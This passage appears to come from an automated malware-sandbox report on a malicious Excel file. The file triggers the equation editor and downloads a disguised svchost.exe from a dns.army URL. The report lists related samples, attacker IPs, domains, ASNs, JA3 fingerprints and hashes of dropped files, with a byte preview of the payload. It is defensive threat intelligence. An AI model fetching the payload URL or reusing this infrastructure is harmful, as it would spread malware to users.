	5678876567876.xlsx	Get hash	malicious	Browse	• wsdysures b1interwsn t.dns.army /receipst/ winlog.exe
	TACSAL.xlsx	Get hash	malicious	Browse	• suresb1sn dyintercon t.dns.army /receipst/ winlog.exe
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• suresb1sn dyintercon t.dns.army /receipst/ winlog.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
is.gd	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.25.233.53
	invoice.xlsx	Get hash	malicious	Browse	• 104.25.233.53
	PR_A1191-04052021.xlsx	Get hash	malicious	Browse	• 104.25.233.53
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	HL-57269806 TRMER.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Updated SOA.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Statement of Account.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Topresh_Sub2.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.2221.rtf	Get hash	malicious	Browse	• 104.25.233.53
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	MKDRPSJS9E999494993.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	• 172.67.83.132
	PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Invoice.xlsx	Get hash	malicious	Browse	• 104.25.234.53
smtp.lpsinvest.com	78jqVxp7pl.exe	Get hash	malicious	Browse	• 5.10.29.169
wsdysuresbonescagegp.dns.army	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	xqtEOiEeHh.exe	Get hash	malicious	Browse	• 103.155.92.207
	Topresh_Sub2.xlsx	Get hash	malicious	Browse	• 103.155.80.177
	PAGO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	PRESUPUESTO .xlsx	Get hash	malicious	Browse	• 103.153.76.181
	Neworder7687689585746463.exe	Get hash	malicious	Browse	• 103.153.182.50
	PAGO.xlsx	Get hash	malicious	Browse	• 103.153.76.181
	Quotation Request-pdf.exe	Get hash	malicious	Browse	• 103.153.77.83
	9MyoOYNXKe.exe	Get hash	malicious	Browse	• 103.155.92.70
	Pictures and Catalog Attached.exe	Get hash	malicious	Browse	• 103.153.182.50
	ab76e3ddfecc8c84fd2179bb40cbe1c535963154c3e6e.exe	Get hash	malicious	Browse	• 103.155.92.70
	SecuriteInfo.com.Trojan.Siggen12.47248.16606.exe	Get hash	malicious	Browse	• 103.155.92.70
	AWB 9284730932.xlsx	Get hash	malicious	Browse	• 103.155.80.177

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WAWASAN RUBY-AGENCY APPOINTMENT LETTER.xlsx	Get hash	malicious	Browse	• 103.155.83.195
	AxR7BY4wzz.exe	Get hash	malicious	Browse	• 103.155.92.70
	Payment_Advice.xlsx	Get hash	malicious	Browse	• 103.155.83.195
	SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe	Get hash	malicious	Browse	• 103.155.92.70
	AWB 9284730932.xlsx	Get hash	malicious	Browse	• 103.155.80.177
EVEREST-ASGB	78jqVxp7pl.exe	Get hash	malicious	Browse	• 5.10.29.169
	AhJ6Pqv5Ik.exe	Get hash	malicious	Browse	• 5.10.29.169
	SecuriteInfo.com.Trojan.PackedNET.598.11918.exe	Get hash	malicious	Browse	• 5.10.29.169
	179422427-105719-sanlccjavap0003-1.pdf.exe	Get hash	malicious	Browse	• 5.10.29.169
	6wYAsx4N91.exe	Get hash	malicious	Browse	• 5.10.29.169
	SecuriteInfo.com.Trojan.Win32.Save.a.2641.exe	Get hash	malicious	Browse	• 5.10.29.169
	Transf. ppto 310404.xlsx	Get hash	malicious	Browse	• 5.10.29.169
	PAGO.xlsx	Get hash	malicious	Browse	• 5.10.29.169
CLOUDFLARENETUS	PRODUCT_INQUIRY_PO_0009044_PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	nDHV6wKWHF.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	CWlXbVUJab.exe	Get hash	malicious	Browse	• 172.67.150.212
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• 172.67.150.212
	ETL_126_072_60.doc	Get hash	malicious	Browse	• 172.67.150.212
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 172.67.150.212
	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO4308.exe	Get hash	malicious	Browse	• 104.21.49.158
	pumYguna1i.exe	Get hash	malicious	Browse	• 23.227.38.74
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 104.21.65.7
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 104.21.48.10
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 23.227.38.74
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 172.67.188.154
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 23.227.38.74
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 172.67.219.254
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 172.67.150.212
	PURCHASE ORDER - XIFFA55,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 172.67.150.212

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	invoice.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	PR_A1191-04052021.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	HL-57269806 TRMER.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Updated SOA.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Statement of Account.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Revised Proforma.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	FARASIS.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Topresh_Sub2.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.2221.rtf	Get hash	malicious	Browse	• 104.25.234.53
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	MKDRPSJS9E999494993.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	_ShipDoc_CI_PL_HBL_.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	VSLS PARTICULARS.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	PAYMENT ADVICE.xlsx	Get hash	malicious	Browse	• 104.25.234.53
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• 104.25.234.53

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	908800
Entropy (8bit):	7.231779565509928
Encrypted:	false
SSDEEP:	12288:SSLIIK2eESKnuHOvMUUzui2KrbCR4MzRBMuWRTIv/YLOn8gsIKUvE+:SSEIVfuuU/zbCxz4FYwankIc
MD5:	F31B0E7D038ED9D64BE2C6EF94FA5171
SHA1:	A4311EA256FB28FA7815249F43C903641C7114DA
SHA-256:	30865D42D9897A6611DF8683BC041836794CF6D7EE47763281FBED0F063A7C8E
SHA-512:	45C21E3BF159C80ED6978A92134397074CAFEC0E5239660C5C691EF3769764209922FEC772612C61E12D45A3C157E69264C3BCD89D3CD1EC142778E42B76DE0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
IE Cache URL:	http://wsdysuresbonescagegp.dns.army/documenpt/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...y.n`.....P.....F..... .....@.. .....@..... ..@.....H...O.....4B..... ..... ..... ..H.....text..... ..... ..`.rsrc...4B.....D.....@..@.rel oc..... .....@..B.....\|.....H.....?..`H.....h,.....0.....(....(.....(.....o!....*.....("....(#.....($.....(%.....(&....*N..(....ol... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\3F6ihf[1].htm	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	5
Entropy (8bit):	1.5219280948873621
Encrypted:	false
SSDEEP:	3:hn:h
MD5:	FDA44910DEB1A460BE4AC5D56D61D837
SHA1:	F6D0C643351580307B2EAA6A7560E76965496BC7
SHA-256:	933B971C6388D594A23FA1559825DB5BEC8ADE2DB1240AA8FC9D0C684949E8C9
SHA-512:	57DDA9AA7C29F960CD7948A4E4567844D3289FA729E9E388E7F4EDCBDF16BF6A94536598B4F9FF8942849F1F96BD3C00BC24A75E748A36FBF2A145F63BF904C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1015AEA3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYlv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2EF57FF8.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 992 x 192, 8-bit/color RGBA, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2EF57FF8.png	
Size (bytes):	10715
Entropy (8bit):	7.414910193109876
Encrypted:	false
SSDEEP:	192:o98wfjpHmBG5X18nbtppfc3yX1cbzIvwjBYlE7KmnmF2888888u:SNGBgX+hpp0ClcHIvqYWnmFL
MD5:	FE450E7017E0F21A25701C4ABC68021B
SHA1:	06090A749D7077371AFBB5DC698C60FE861B676E
SHA-256:	B3A9530ADB5B09DCC14E71AD9AF5421BB2F0D95CEB93E41A2C053B77E48C7FCB
SHA-512:	815A8784FCA30B9F882CB460DB9B47919B13D8C32673BEA14CDB63E70424917B02E6F220E55E3710C7E97EAE15EBA7968936A585D235947AA7124E5042BEA577
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....c.....sBIT....|.d.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>..);IDATx^....,G.7...@..$.....=.....wwwwww....I.._. ...3wV.....S..w.....w[[R#. @..... @....[&.....O?.R..e..... @.....+.....A..... @.....-...?.....O..... @.....f@..... @.....- ._..... @..... @.@....MS @..... @...../ZX.... @..... @ .F..... @..... ...S..... @.....|.-@... @..... @`)...0+..... @..... ..{.P..... @.....X..E.w...l... @..... @....\.J...G.... @..... @.....LA_8.... @..... @`.....c o..O..... @.....-._<... @..... @`...;.....?..... @.....,^....|..J @..... @.....?..... @.....,^..O}..|..J @..... @.....`..... @..... @.....i...gV..... @.....]...<..|.@... @..... @`..G."V._.... @..... @...^../..... @.....!..o.L...he. @..... @...S..... @..... .....A..... @..... @.....b...ydS.j..... @.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\41D443A9.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 178x124, frames 3
Category:	dropped
Size (bytes):	7934
Entropy (8bit):	7.877426792469052
Encrypted:	false
SSDEEP:	192:aPlVOjcI3QmjR79Z/7qjw0qwzhjBPlB4yinZe87:aPlIhJpqjwpwVjZSga
MD5:	BBACB9E08630847C0E6E84B5100C40C3
SHA1:	FDE4F15306F56139583ECB5E0EC99884A3F32371
SHA-256:	79505C5789C409D74A5F6C7D81C01DADBA9C7E80C7F7A6985CE5367C6FED2D2E
SHA-512:	E7C0A5E9FD51C4A813B7F70A6B5AD8F47AED7B7D1033A9F114B4D988CCD256CD376FC822EB6F9C4F9B3E095128AD905397C1F8D5AEE550615F2DD80E5AEA6 72
Malicious:	false
Reputation:	low
Preview:	......JFIF.....C.....C.....|...."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..}...g...M.W...t....4K)..P*...I.Q.... ..../.....B_.....U..z.g....d...p.-Z..^.o....._/Z..n.dk%.....0..QX*.%.c..yv8p.hN.d..t'._.":.B_.....O.f....."R.....f..&.Zu[..-.....c]....Z..~frx.[....a.j..H..Zl8y....x..h.)B...)"...*. ...t} [...}.p....._.H...w...iG..D.....9.....{..}*.J...y....o..!..`.@....)8...s./...'.SL..B..}j...X.#Y..a.93\#...^&.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4890E2DA.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 88x89, frames 3
Category:	dropped
Size (bytes):	3455
Entropy (8bit):	7.774304410172069
Encrypted:	false
SSDEEP:	96:aUE73PJLlC/btznr7ELFGcVMS5MFeEnuOOshNzSZn40YTo3:aUMBLlCDtn7CVVMS5JEnuUzSt4TT0
MD5:	B6EE1614D1302AD75B751F7134E57AA8
SHA1:	CD0071E2B61C622CFA38FACE83826A42CD6F7116
SHA-256:	6D90BF5FE7C4F0C03F0FAFA9EBCBDEAE938F8AA77829F448645AA51EEAE9D986
SHA-512:	849EBCD27DE319A9320E3A614FF57BF3E6292ACD68020E977435D84C17A7FBBFB460E7E07EA576EE6531359DC2A200BCC2CB828C7690841E433B3B6CA872CE E
Malicious:	false
Preview:	......JFIF.....C.....C.....Y.X.."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....o.K,.(....]....h&c..<.....vv g..Zg.w...O.O.&.....|.....YKqwk..341.... 8vR.0.9..V..I.XOmq%....(....E.#.C4..!.R..F..Z.Y.p...S.wj.....2.~....n?..?.o.J....v....E.....v..~..}..s.6....{...q.\>..+..J..N.Pq.....S..-!.ew../.d .lr...:g.3BH.......).....?.Y...0...G.3....-V..L7..%W.QG*.....g....;|L....g.....U.....?.Y...0...^.E..>.K.....C.....3..U

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4B3408F0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3659592
Entropy (8bit):	1.0022313728649812
Encrypted:	false
SSDEEP:	6144:YFPAuIU4U9tVvfJHGCOd+FPAuIU4U9tVvfJHGCOd2:YmIvhGJd+mIvhGJd2
MD5:	737130889222DA6A24DB863283F9AA2B

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4B3408F0.emf	
SHA1:	91A31F3169BCDC0CBFC1F47E75AABDA68C764DA0
SHA-256:	7B23C702859098656105259373C4A99936AEFF58064521496320532F23BE4772
SHA-512:	C2B7A34156164DD7E18E9CE206BCAF8324A9B545E035A14145CE98EF7D94664816676DF0E62DE31E0A6604EEAF7B036C3DCD59223ABF3DCB35EFC42EEF108F D9
Malicious:	false
Preview:	....l.....\.....dS.. EMF....H.7.....V.....fZ..U"..F...4...(...GDIC.....l..u.....i.....i...A. ...]..... (.....].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E7712AA.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;:.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;:._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\696809D7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J.:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R....._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6CA41431.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	2524
Entropy (8bit):	2.432470869927175
Encrypted:	false
SSDEEP:	24:YhtvbugwHK0a2oj7fPIgzsyFxLFeLtNFIqBtMXvuYlHek:0/wH0YmssiLUXvL+k
MD5:	82550B3A28A0D1C1AD06AEF24EE0515D
SHA1:	8F9CCD7419EF634E9C0479C51ECD841B4527EB3A
SHA-256:	25E0551B553056F7B434BB533563116CB8E59620A629EDB898B3B457C1EFC3A0
SHA-512:	313F7A4E22367D35D43494272DBF4D23A2659E1B48D3C31639A7B8D54B09FB26891FD0C71AA610D23F638743A3FEEC7B2A35BC36E84D8830EAB509D2F1A8F91
Malicious:	false
Preview:	....l..... EMF.....1.....V.....fZ..U"..F.....GDIC.....K.tu.....iii.....-.....!.....!..... .....-.....!.....!.....-.....!.....!.....-.....!.....!.....-.....!.....-.....!..... .....@..Calibri.....m.....lww@.zw..f.....-.....'.....!.....'.....iii.....%.....L...d..... .....!.....?.....?.....L...d.....!.....?.....?.....'.....%.....L...d.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\715928FD.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....I. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\806800C6.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8299D048.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 88x89, frames 3
Category:	dropped
Size (bytes):	3455
Entropy (8bit):	7.774304410172069
Encrypted:	false
SSDEEP:	96:aUE73PJLlC/btznr7ELFGcVMS5MFeEnuOOshNzSZn40YTo3:aUMBLlCDtn7CVVMS5JEnuUzSt4TT0
MD5:	B6EE1614D1302AD75B751F7134E57AA8
SHA1:	CD0071E2B61C622CFA38FACE83826A42CD6F7116
SHA-256:	6D90BF5FE7C4F0C03F0FAFA9EBCBDEAE938F8AA77829F448645AA51EEAE9D986
SHA-512:	849EBCD27DE319A9320E3A614FF57BF3E6292ACD68020E977435D84C17A7FBBFB460E7E07EA576EE6531359DC2A200BCC2CB828C7690841E433B3B6CA872CE E
Malicious:	false
